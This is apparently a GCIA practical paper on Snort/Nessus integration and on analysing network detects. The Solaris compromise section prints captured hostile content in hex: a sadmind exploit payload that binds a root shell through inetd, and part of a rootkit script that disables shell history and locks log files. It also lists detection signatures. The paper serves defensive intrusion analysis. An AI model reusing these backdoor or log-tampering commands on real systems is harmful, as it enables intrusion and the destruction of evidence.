GIAC Certified Intrusion Analyst (GCIA) Practical Assignment Version 3.2

by Evgueni Martynov

Abstract

This is a GCIA Practical Assignment version 3.2. The paper consists of three parts. First part is an article to describe the current state of Intrusion Detection, to be more specific it contains description of some ideas and work that have been done in order to combine output generated by a vulnerability assessment scanner and IDS. The second part is dedicated to the analysis of three network detects, two of them came from the logs generated on my network at work and one detect was taken from the http://www.incidents.org/logs/Raw. In the third part I provided an audit for a University network with an attempt to identify compromized host and gave defensive recomendations.

Part 1. Describe the State of Intrusion Detection

Using Snort IDS and Nessus scanner together

Summary

In this paper I will summarize some of my experience and ideas about using Snort IDS and Nessus scanner together. They are both great tools doing their job perfectly well. Using information gathered by Nessus we could improve our analysis of intrusions. We can use Nessus data to create a host/network profile, which can include an ip address, Operating System, and services running on a host. We can also use IDS to understand current threats and reassess the level of exposure of our systems by rescanning them.

Introduction

Scanning for vulnerabilities is the essential part of the proccess of securing our networks. There are many of occured break-ins could be avoided if systems were patched before or immeadiately after a published advisory or released patch, after an outbreak of worm activity, exploit release etc. Vulnerability scanners help us to identify systems we forgot to patch/update or disable. There are number of network scanners out there. Let's name few of them: ISS Internet Scanner, CyberCop scanner, Retina, and the one that stands out for many its exclusive features is the Nessus scanner. What do I like about it? The price, it is free, it is open source and has Nessus Attack Scripting Language to write security checks (plugins). It is worthwhile to mention fast availability of plugins, as there is a large community of users/contributors. The current number of plugins is more than 1100. Nessus has plugins, which not only check for vulnerabilities but also return information about software running on a box, its version, for example. Along with finding vulnerabilities this may help us to create a machine/network profile: OS, running services, installed patches. I do not imply here doing a full TCP/UDPportscan. It may not be feasiable for large networks with tens of thousand hosts. But such inormation can still be gathered scanning for ports occupied by known services and we can reconstruct the rest by watching passively how outsiders scan our network if it is open for some reasons. OS information can also be obtained from passive listenning using tools like p0f and siphon.

IDS + Scanner: Commercial Implementaions

There is also an idea of combining a vulnerability assessment scanner and IDS. It is not new and looks like it has been implemented. Some vendors name it "vulnerability correlation". Enterasys Networks, for example, developed a Vulnerability Correlation Tool for its Dragon IDS. They describe three technique of vulnerability correlation:

- to configure an IDS to look for potential intrusions that the vulnerability tool has detected systems with vulnerabilities for. This system does not report attacks for which there are not vulnerabilities for.

- to use an IDS to detect events, and when they occur, to initiate a scan against the system to detect if it is indeed vulnerable.

- to maintain a database of known vulnerabilities, and when IDS events occur to search the database for any correlations. If a correlation occurs, then generate a second event indicating that an likely compromise has happened.

The Dragon Vulnerability Correlation Tool (VCT) processes the Nessus vulnerability report and the IDS signature library to produce a correlation matrix. The VCT checks the correlation matrix for each IDS alert and can generate a new alert.

It looks like nCircleNetwork Security (former HiverWold) is doing something in the area of integrating IDS technology, Vulnerability Assessment, and Traffic Monitoring. They call it Network Exposure Management, and the product name is IP360 Network Exposure Management System. Network Exposure Management employs these four steps:


- establish security policies and practices
- continuously monitor the traffic and devices on the network
  measuring level of exposure
- discover and alarm on found violations
- policy update in response of changes in business requirements and
  discovered security flaws.

According to the IP360 description it provides continuous knowledge of the network traffic, devices and vulnerabilities and maintains an updated database of known vulnerabilities.

Another company, which offers Managed Security Services and seems to be using scanners and IDS together, is Guardent. In their correlation architecture a Security Defence Appliace (SDA) collects security events from firewalls, scanning engines, intrusion detection systems, and other security devices. The SDA collapses multiple security events into a single event and normalizes data into proprietary schema then events transfered to the Guardent network where they analysed by Correlation Engine. The Correlation Engine is stated to be powerful enough to perform complex analysis for detection of new threats and "low/slow" types of attacks.

Designing our own prototype

All mentioned above can be done using Snort, Nessus, and some traffic accounting/monitoring tools available for free (we use highly modified version of ipaudit) or commercial. What we need is numbers assigned to every key entity. Ideally, every Snort rule should have an ID number. This number would allow us to performe various things but more importantly to do the mapping/referencing/correlation between an alert and information available from other sources. That can be done using the message (msg:) field but having a number is more flexible. There is a Snort plugin that currently supports several specific systems (Bugtraq, CVE, Arachnids, McAfee, Nessus) and the urls. There is the file sid-msg.map that contains a mapping of msg tags to Snort rule ids. Its format:
SID || MSG || Optional References || Optional References ...
The references to the external systems can also be specified in the rule itself. Instead of going every time outside to retrieve Nessus security check related information from the http://cgi.nessus.org we can have these data inside our network and some of this data can be used for correlation. Later in the document I describe how it can be done. Below is the diagram of interconnections between various sources of information, which may help the Inrusion Analyst to get a better picture of what is happening on the network and how to react.



First of all we have to have all our information in a database for fast and easy retrieval. I noticed that it is kind of hard to parse *.NASL files to extract information and put it into a database. Though, it seems to be possible as they have some structure but we cannot do the same with compiled *.NES files. The solution could be to use the Nessus Transfer Protocol (NTP) to communicate with the nessusd daemon as Nessus clients do. By logging to the nessusd we can get plugin information sent by the server in the “PLUGIN_LIST" type message. It can be requested in the following format:
id <|> name <|> category <|> copyright <|> description <|> summary <|> family <|> cve_id

By parsing such messages we can insert needed information about plugins into our database. The plugin information table can have such structure:

```
CREATE TABLE pluginfo(
vid      INTEGER,
name     TINYTEXT,
category TINYTEXT,
text     TEXT,
summary  TINYTEXT,
family   TINYTEXT,
cve      TINYTEXT,
INDEX pluginfo_index(vid,name(255),cve(13))
);
```

The plugin2db.pl script that does this is in the Appendix. In my prototype system I used Nessus version 1.2.6 with password authentication enabled to avoid dealing with SSL. If nessusd was compiled with SSL support it can be turn off by specifying ssl_version=none in the nessusd.conf. For our purpose we can also run a separate nessusd on the non-default port with access restricted to a particular ip using the -a switch, i.e. nessusd -D -c altnessusd.conf -a 127.0.0.1 -p 7891.

Nessus scans

Besides putting general information about Nessus checks into a database we can also store the results of our scans there as well. I would like to mention one of the approaches for automated centralized scans of larger networks with multiple administrative contacts where people may be responsible for non-contiguous network blocks. In automated scans we should use command line version of our favorite scanner. Some Perl and shell scripting will be involved. How to generate reports and how to scan? Nessus can generate reports in several formats, reports with pie charts. In my opinion the best approach is to store data in a pipe-separated plain text *.NSR file. From it we can make a desirable HTML report. We are offering our reports in two formats, HTML and NSR just in case someone needs to run grep over them. Access to static reports can be done through a SSL-enabled web server employing basic authentication using .htaccess files. The more advanced way of presenting scan results would be using a PHP interface with searching capabilities and saving login information in cookies. Our HTML report has three sections. The first one has report data with the plugin name and NessusID, the vulnerability description, an ip address, and a machine name, and OS. The second section is the Vulnerability Index, which is a two-column table that contains the vulnerability name and the list of ip addresses where it was detected. The third part is the IP Index with a list of vulnerabilities found on a particular host.

How to scan? There could be two approaches or more. One is to scan the entire active address space and when sort out events by ip addresses and administrative contacts. The second one is to generate a hosts list for each contact, with possibility to exclude addresses/subnets and even security checks. Basically every administrator has a separate hosts file and his own .nessusrc file which contains scanner configuration with plugins to activate etc. We are using reports in NSR format to insert scan results into a MySQL database. The querying interface written in PHP allows to request data based on ip, OS, vulnerability name or id, and a CVE number. Now we have our plugin and scan information in a MySQL database. What is next? How can we use it? Processing Snort alert file we can generate new custom alerts making decision based on vulnerability information for a particular ip.

How can we use IDS alerts in Vulnerability Assessment? Nessus author and the security community are very fast in creating plugins for just discovered security holes. In many cases they are faster than hackers write their exploits as in many cases we do not need to perform all steps to find if a system is vulnerable. There are a number of information gathering checks, banner grabbers etc. Monitoring necessary mail-list and watching current intrusion attempts help us to grasp the current trend and quickly pinpoint weak hosts. For example, plugins for checking versions of OpenSSL, Apache, and sshd have been there for a long time, some checks were written before we knew that a particular bug could be actually exploited.

Detecting Nessus scans with Snort

What if someone wants to probe your hosts using the Nessus scanner? That activity can be detected if an attacker uses non-modified plugins. First sign is a variety of different alerts coming from one source address like, for example, "SCAN Amanda client version request", "DDOS Stacheldraht client-check-gag", a number of WEB-MISC alerts and others. Such traffic most likely would not originate from a single source if that host does not use a vulnerability scanner. Though, here we have to rely on our Snort rule set choosing most reliable signatures with a unique content field. To distinguish Nessus activity from real exploits I wrote and tested several Snort rules:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 10080:10081 (msg:"Nessus activity - Amanda"; content:"Amanda"; content:"nessus_scan"; )
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"Nessus activity - FTP CWD \~root"; flags: A+; content:"STOR .nessus_test";reference:nessus,10083;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"Nessus activity - Solaris in.lpd"; flags: A+; content:"nessus_test";reference:nessus,10727;)
alert tcp  $EXTERNAL_NET any -> $HOME_NET any (msg:"Nessus activity - password"; flags: A+; content:"PASS nessus@nessus.org";)
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Nessus activity - FormHandler.cgi"; flags: A+; content:"reply_message_from=nessus"; content:"redirect";reference:nessus,10075;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"Nessus activity - telnet overflow"; flags: A+; content:"nessus"; content:"A=B";reference:nessus,10827;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Nessus activity - shtml.exe "; flags: A+; content:"GET /_vti_bin/shtml.exe/nessus_test.exe"; reference:nessus,10405; )
```

REFERENCES

Vulnerability Assessment Scanners, http://www.networkcomputing.com/1201/1201f1b1.html

p0f, http://www.stearns.org/p0f/

Dragon Server - Vulnerability Correlation,http://www.enterasys.com/ids/server/vct.html

nCircle Network Security, Network Exposure Management, http://www.ncircle.com/pdfs/NEM_nCircle.pdf

Guardent Managed Services Overview,http://www.guardent.com/mss_overview.html

Nessus Transfer Protocol,http://cvs.nessus.org/cgi-bin/cvsweb.cgi/nessus-core/doc/ntp/

Snort Users Manual, http://www.snort.org/docs/writing_rules/http://www.snort.org/docs/writing_rules/

Ipaudit Project, http://ipaudit.sourceforge.net/

Part 2. Network Detects

Detect #1: "DDOS shaft synflood"

Below is the excerpt logged in concise format from an alert file:

```
07/06-02:09:24.606380  [**] [1:241:2] DDOS shaft synflood [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.215.3.131:1682 -> MY.NET.X.32:5655

07/06-02:09:24.606561  [**] [1:241:2] DDOS shaft synflood [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.215.3.176:1581 -> MY.NET.X.32:5656
...
07/06-02:09:24.825436  [**] [1:241:2] DDOS shaft synflood [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 64.69.175.223:1145 -> MY.NET.X.32:120

07/06-02:09:24.825652  [**] [1:241:2] DDOS shaft synflood [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 64.69.175.3:1943 -> MY.NET.X.32:124

07/06-02:09:24.825729  [**] [1:241:2] DDOS shaft synflood [**] [Classification: Attempted Denial of
Service] [Priority: 2] {TCP} 192.215.3.160:1341 -> MY.NET.X.32:6675
```

The correspondent traces from a Snort log file:

```
07/06-02:09:24.606380 192.215.3.131:1682 -> MY.NET.X.32:5655
TCP TTL:14 TOS:0x0 ID:25699 IpLen:20 DgmLen:40 DF
******S* Seq: 0x28374839  Ack: 0x67C2C94  Win: 0xFFFF  TcpLen: 20

07/06-02:09:24.606561 192.215.3.176:1581 -> MY.NET.X.32:5656
TCP TTL:14 TOS:0x0 ID:25700 IpLen:20 DgmLen:40 DF
******S* Seq: 0x28374839  Ack: 0x67C2C94  Win: 0xFFFF  TcpLen: 20

07/06-02:09:24.825436 64.69.175.223:1145 -> MY.NET.X.32:120
TCP TTL:17 TOS:0x0 ID:18423 IpLen:20 DgmLen:40 DF
******S* Seq: 0x28374839  Ack: 0xC75C1E3  Win: 0xFFFF  TcpLen: 20

07/06-02:09:24.825652 64.69.175.3:1943 -> MY.NET.X.32:124
TCP TTL:17 TOS:0x0 ID:18427 IpLen:20 DgmLen:40 DF
******S* Seq: 0x28374839  Ack: 0xC75C1E3  Win: 0xFFFF  TcpLen: 20

07/06-02:09:24.825729 192.215.3.160:1341 -> MY.NET.X.32:6675
TCP TTL:14 TOS:0x0 ID:26719 IpLen:20 DgmLen:40 DF
******S* Seq: 0x28374839  Ack: 0x67C2C94  Win: 0xFFFF  TcpLen: 20
```

1. Source of Trace.
My network at work.

2. Detect was generated by:
Snort Intrusion Detection System version 1.8.3 with the current ruleset.
The Snort signature to detect this event:

```
alert tcp $HOME_NET any <> $EXTERNAL_NET any (msg:"DDOS shaft synflood"; flags:
S; seq: 674711609; reference:arachnids,253; classtype:attempted-dos; sid:241; rev:2;)
```

SYN flag and the sequence number 674711609 (hexadecimal value 0x28374839) caused this detect to be logged.

3. Probability the source address was spoofed:
The probability that the source address was spoofed is very high. I would say it was certainly spoofed. In fact, there were many source addresses which belong to several networks, all packets have the same sequence number 0x28374839 and TTL stays constant within the source network.

network 64.69.175.   TTL 17. Number of packets: 2160497.
Exodus Communications Inc. London (UK1) (NETBLK-EC13-1)

network 4.22.32.   TTL 14. Number of packets: 283
Bechtel Corporation (NETBLK-BECHTEL4-32-17), Phoenix, AZ

network 65.194.245. TTL 16. Number of packets: 19262
Interdata (NETBLK-UU-65-194-245), Miami, FL

network 66.128.1.   TTL 13. Number of packets: 6888
Technet International (NETBLK-VITCOM-BLK), New York, NY

network 166.102.165. TTL 14. Number of packets: 6774
ALLTEL Corporation, Little Rock, AR 7

network 192.215.3.   TTL 14. Number of packets: 21090
CERFnet (NETBLK-CERFNET)

network 196.40.46.   TTL 21. Number of packets: 6126
Radiografica Costarricense S.A. (NETBLK-COLLOCATION)
San Jose, SJ 54-1000, CR

network 207.213.64. TTL 11. Number of packets: 5455
Porterville Schools (NETBLK-PBI-CUSTNET-1289), Porterville, CA

network 209.0.191.   TTL 22. Number of packets: 6118
ICC Internet (NETBLK-ICCINTERNET-L3-1A)
Marina Del Rey, CA

network 209.3.178 TTL 19. Number of packets: 1065
The Emerald Group, Inc. (NETBLK-ICON-NET-EMRALDGRP)
Marietta, GA

network 209.47.1   TTL 22. Number of packets: 2602
UUNET Technologies, Inc. (NET-UUNETCA4-A)

network 216.35.223   TTL 15. Number of packets: 3434
Exodus Commnications Inc. (NETBLK-ECI-7)

Plus hundreds of different ips.

All these networks saw SYN-ACK and/or RST-ACK flood from MY.NET.X.32 with Sequence # 674711610 and probably would blame our machine for that! They experienced so called "third-party effect". The "third party effects" are described in "Network Intrusion Detection of Third Party Effect" article by Richard Bejtlich [2.1]. I also initiated TCP connections to several ip addresses in order to check TTLs.

Here is the tcpdump output:

```
12:04:45.654409 MY.HOST.2497 > 64.69.175.223.80: S 4052491820:4052491820(0) win
32120 <mss 1460,sackOK,timestamp 464317368 0,nop,wscale 0> (DF) [tos 0x10]  (ttl
63, id 55009)
12:04:45.766456 64.69.175.223.80 > MY.HOST.2497: R 0:0(0) ack 4052491821 win 0
(DF) (ttl 52, id 16962)
```

The returned packet has a TTL of 52 whereas the "shaft flood" packet from the same ip has a TTL of 17. The same thing repeated with other networks.

4. Description of attack:
This case can be classified as a Denial of Service attack. The tool for SYN flooding is detected as "shaft".

Shaft, an example of malware used in distributed denial of service (DDoS) attacks. This relatively   recent occurrence combines well-known denial of service attacks (such as TCP SYN flood, smurf, and UDP flood) with a distributed and coordinated approach to create a powerful program, capable of slowing network communications to a grinding halt [2.0].

[2.0] mentions that the source port is always greater than 1024 but in our case there were packets with the source port 1001 and greater. This may mean that the shaft flooder has been modified since the article was written.
I used this line to extract records with sequence # 0x28374839 and source port<1024.

```
snort -vd -r snort.log  'host  MY.NET.X.32 and tcp[0:2]<1024 and tcp[4:4]=0x28374839'
```

The interesting thing about these "DDOS shaft synflood" packets is that Acknowledgment Number in TCP header is not zero and at the same time no ACK flag set. We can see it in hex dump:

```
02:09:24.606380 192.215.3.131.1682 > MY.NET.X.32.5655: S [tcp sum ok]
674711609:674711609(0) win 65535 (DF) (ttl 14, id 25699, len 40)
0x0000   4500 0028 6463 4000 0e06 1b8e c0d7 0383        E..(dc@.........
0x0010   XXX XX20 0692 1617 2837 4839 067c 2c94        .d......(7H9.|,.
0x0020   5002 ffff 6dd9 9500 0204 05b4 0101            P...m.........
```

This attack has a Common Vulnerabilities and Exposures (CVE) candidate number CAN-2000-0138.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138

5. Attack mechanism:
Apparently, the purpose of the attack was to disrupt victim's network connectivity.

6. Correlations:
This Solaris 8 machine was penetrated 4 days before this incident via unpatched CDE Subprocess Control Service (dtspcd) buffer overflow vulnerability discussed in [2.2]
The root shell was bound to port 1524 (ingreslock) and sshd was detected to be running on port 13000. Taking into account this and subsequent "shaft" SYN flood I could assume that this host could be used for installing a "Shaft" agent on it. At the same time these two events might be not related at all.

CVE candidate number CAN-2000-0138
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138
The similar event was analysed in Tyler Schacht's practical.

http://www.giac.org/practical/Tyler_Schacht_GCIA.doc

7. Evidence of active targeting:
There are two possibility of who was the target. First one, our machine was the target of the SYN flood. The second one, source networks were the targets of the SYN-ACK and/or RST-ACK flood. I think our machine was the target, not 12 C-class networks and hundreds of separate ip addresses all over the globe.

8. Severity:
Severity is calculated with the following formula:
severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (3 + 4) - (2 + 2) = 3

Criticality 3. This is a user machine.
Lethality 4. The DoS attack was succeded.
System countermeasures 2. Our machine has a modern OS Solaris 8. Patches against some other vulnerabilities
were not applied. Even we cannot do much against SYN flood by applying patches I would assign 2.
Network countermeasures 2. There were no firewall/filtering capabilities in place for this particular LAN segment but filtering can be done at the main gateway.

9. Defensive recommendation:
Sometimes we cannot do much against DDoS attacks. We could block particular ip ranges at the gateway. But if majority of ISPs would employ egress/ingres filtering to combat spoofing and disable broadcast amplification we would have fewer problems fighting DoS attacks. More hints can be found in [2.3]

10. Multiple choice test question:
While trying to find a real TTL for possible attacker we send a SYN packet to 64.69.175.223 to port 80.
Here is the tcpdump log of the reply.

```
12:04:45.766456 64.69.175.223.80 > SEEKERHOST.2497: R 0:0(0) ack 4052491821 win
0 (DF) (ttl 52, id 16962)
```

What does this mean?

a. There is no route to the host 64.69.175.223
b. There is no service listening on port 80.
c. 64.69.175.223 accepts connection to port 80.
d. DNS server cannot resolve 64.69.175.223 name.

Answer: b
If the port is closed we get RST-ACK packet.

Detect #2: “**ATTACK RESPONSES id check returned root**”

```
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/11-03:01:30.280742 MY.NET.X.29:77 -> 202.63.215.200:4858
TCP TTL:253 TOS:0x0 ID:27168 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0xF05B124F  Ack: 0x8F513ECA  Win: 0x2238  TcpLen: 20

packet payload:

07/11-03:01:30.280742 MY.NET.X.29:77 -> 202.63.215.200:4858
TCP TTL:253 TOS:0x0 ID:27168 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0xF05B124F  Ack: 0x8F513ECA  Win: 0x2238  TcpLen: 20
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29                             0(root)
```

The Asia Pacific Network Information Centre (APNIC) Whois Database returns the following information about the destination:

```
inetnum:      202.63.192.0 - 202.63.223.255
netname:      CUBEXS
descr:        CubeXS Private Lmited
descr:        Internet Service Provider
descr:        Data Entry
descr:        Software House
descr:        310-311 Kassam Court
descr:        B.C. 9, Block 5, Clifton
descr:        Karachi, Pakistan
country:      PK
admin-c:      AR22-AP
tech-c:       AR22-AP
remarks:      aly@cubexs.net.pk
mnt-by:       MAINT-PK-CUBEXS
changed:      hostamster@apnic.net 20000306
source:       APNIC
...
```

1. Source of Trace.
The trace was detected in my network at work.
The Snort signature to detect this event:

alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:3;)

2. Detect was generated by:
Snort IDS version 1.8.7 (Build 128) with the current ruleset

3. Probability the source address was spoofed:
The probability that the source address was spoofed is very low. The trace looks like part of already established session. This traffic came from our network and subsequent

investigation of this incident revealed that the host MY.NET.X.29 was indeed compromised.

4. Description of attack:
This is not an attack. It is a response back to a hacker. Such sort of events (RESPONSE) may signify a successful break-in. In general "ATTACK RESPONSES id check returned root" signature yields a large number of false positive especially from the source port 80. It can be filtered out by ignoring port 80 traffic but we would miss some possible incidents, as binding a backdoor program to the port 80 is the right way if a host is behind a firewall. In our case trace came from our network and the source port was 77/tcp.
The alert was triggered because the packet from MY.NET.X.29 contained "uid=0(root)". Which can be a result of running a unix "id" command. "id" prints real and effective UIDs and GIDs. Very often hackes run this set of commands "uname; id" to detect the OS and the user ID [2.4]

The attack (response) does not have a CVE number.

5. Attack mechanism:
This Solaris box was successfully penetrated via unpatched "sadmind" and root shell was bound to port 77. After that attacker apparentely connected to MY.NET.X.29 and issued several command to upload "sun2.tar" rootkit.

6. Correlations:
First of all attacker tries to determine a "sadmind" port. The packet trace of sadmind port request is below:

```
[**] [1:585:2] RPC portmap request sadmind [**]
[Classification: Decode of an RPC Query] [Priority: 2]
07/11-03:01:13.800743 202.128.131.122:915 -> MY.NET.X.29:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 64
[Xref => http://www.whitehats.com/info/IDS20]
```

After that followed a "sadmind" buffer overflow attempt [2.5]. (this is trace from the second IDS)

```
07/11-03:01:21.342781 202.128.131.122:918 -> MY.NET.X.29:32772
TCP TTL:48 TOS:0x0 ID:43423 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xB8B52692  Ack: 0xF04B85B3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48467951 20399888
00 00 0F 9C 27 5B C7 DC 00 00 00 00 00 00 00 02  ....'[..........
00 01 87 8B 00 00 00 01 00 00 00 05 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07  ................
2F 75 73 72 2F 64 74 00 00 00 36 64 FF BE 80 10  /usr/dt...6d....
FF BE 80 10 FF BE 80 10 FF BE 80 10 FF BE 80 10  ................
FF BE 80 10 FF BE 80 10 FF BE 80 10 FF BE 80 10  ................
FF BE 80 10 FF BE 80 10 FF BE 80 10 FF BE 80 40  ...............@
FF BE E4 D8 FF BE 80 A0 FF BE 80 D0 FF BE 81 10  ................
FF BE EA 28 20 BF FF FF 20 BF FF FF 7F FF FF FF  ...( ... .......
90 03 E0 50 92 22 20 10 94 1B C0 0F AE 02 60 10  ...P." .......`.
```

```
EE 22 3F F0 AE 05 E0 08 C0 2D FF FF EE 22 3F F4  ."?......-..."?.
AE 05 E0 04 C0 2D FF FE EE 22 3F F8 C0 2D FF FF  .....-..."?..-..
C0 22 3F FC 82 10 20 3B 91 D0 20 08 FF FF FF FF  ."?... ;.. .....
FF FF FF FF FF FF FF FF FF FF FF FF 2F 62 69 6E  ............/bin
2F 73 68 FF 2D 63 FF 20 65 63 68 6F 20 27 72 6A  /sh.-c. echo 'rj
65 20 73 74 72 65 61 6D 20 74 63 70 20 6E 6F 77  e stream tcp now
61 69 74 20 72 6F 6F 74 20 2F 62 69 6E 2F 73 68  ait root /bin/sh
20 73 68 20 2D 69 27 3E 7A 3B 2F 75 73 72 2F 73   sh -i'>z;/usr/s
62 69 6E 2F 69 6E 65 74 64 20 2D 73 20 7A 3B 37  bin/inetd -s z;7
33 35 30 3B FF FF FE 10 FF BE 83 10 FF BE 83 10  350;............
FF BE 83 10 FF BE 83 10 FF BE 83 10 FF BE 83 10  ................
< this line is repeated 70 times >
FF BE 83 10 FF BE 83 10 FF BE 83 10 FF BE 83 10  ................
FF BE 83 10 FF BE 83 10                          ........
```

if we look at the packet payload we see this:

/bin/sh.-c. echo 'rje stream tcp nowait root /bin/sh sh -i'>z;/usr/sbin/inetd -s z;

The exploit tries to copy a string to file z and run inetd with this new config file.
As a result a root shell listen on port 77 (rje service).
Our traffic counting software based on ipaudit package [2.6] recorded the following:

```
Ipaudit column key

    1-Local IP    2-Remote IP
    3-Protocol (1=icmp, 6=tcp, 17=udp)
    4-Local Port    5-Remote Port
    6-Incoming (bytes)    7-Outgoing (bytes)
    8-Incoming (packets)    9-Outgoing (packets)
    10-First Packet time    11-Last Packet time
    12-First Packet source    13-Last Packet source (1=Local,2=Remote)
```

MY.NET.X.029 202.063.215.200 6 77 4858 11947 14454 211 198 03:07:19.0517
03:10:32.2872 2 1

That looks like a 3 minutes 13 seconds interactive session. After that hacker uploaded (ftp) sun2.tar rootkit wich was detected by the second IDS with the different set of signatures. It was possible as the second IDS has this signature:

alert TCP $EXTERNAL any -> $INTERNAL 32771: (msg: "IDS545/rpc_rpc_tcp_traffic_contains_bin_sh"; flags: A+; content: "/bin/sh";)

Here is the packet that triggered an alert which has nothing to do with the "/bin/sh in the RPC traffic:

```
07/11-03:03:12.620797 216.205.146.136:20 -> MY.NET.X.29:32890
TCP TTL:48 TOS:0x0 ID:52684 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xE8CC292F  Ack: 0xF125A777  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 240331537 20411036
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 75 73 74 61  ............usta
72 20 20 00 62 61 64 61 73 73 00 00 00 00 00 00  r  .badass......
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 75 73 65 72 73 00 00 00 00 00 00 00  ....users.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 23 21 2F 62 69  ...........#!/bi
6E 2F 73 68 0D 0A 65 63 68 6F 20 27 68 61 78 30  n/sh..echo 'hax0
72 20 77 31 74 68 20 67 66 6F 72 63 65 27 0D 0A  r w1th gforce'..
75 6E 73 65 74 20 48 49 53 54 46 49 4C 45 3B 20  unset HISTFILE; 
75 6E 73 65 74 20 53 41 56 45 48 49 53 54 0D 0A  unset SAVEHIST..
63 68 6D 6F 64 20 30 20 2F 76 61 72 2F 6C 6F 67  chmod 0 /var/log
2F 2A 0D 0A 63 68 6D 6F 64 20 30 20 2F 76 61 72  /*..chmod 0 /var
2F 61 64 6D 2F 2A 0D 0A 6D 6B 64 69 72 20 2F 76  /adm/*..mkdir /v
61 72 2F 73 70 6F 6F 6C 2F 2E 72 65 63 65 6E 74  ar/spool/.recent
0D 0A 63 70 20 6C 6F 67 20 2F 64 65 76 0D 0A 63  ..cp log /dev..c
70 20 2F 62 69 6E 2F 6E 65 74 73 74 61 74 20 2E  p /bin/netstat .
2F 6E 65 74 73 74 61 74 2D 62 61 63 6B 0D 0A 63  /netstat-back..c
70 20 2F 62 69 6E 2F 70 73 20 2E 2F 70 73 2D 62  p /bin/ps ./ps-b
61 63 6B 0D 0A 63 70 20 2F 62 69 6E 2F 6C 73 20  ack..cp /bin/ls 
2E 2F 6C 73 2D 62 61 63 6B 0D 0A 63 70 20 2E 2F  ./ls-back..cp ./
6E 65 74 73 74 61 74 2D 62 61 63 6B 20 2F 76 61  netstat-back /va
72 2F 73 70 6F 6F 6C 2F 2E 72 65 63 65 6E 74 2F  r/spool/.recent/
2E 6E 65 74 5F 66 69 6C 74 65 72 0D 0A 65 63 68  .net_filter..ech
6F 20 22 7C 67 72 65 70 20 2D 76 20 27 36 33 2E  o "|grep -v '63.
37 30 2E 27 20 7C 67 72 65 70 20 2D 76 20 27 36  70.' |grep -v '6
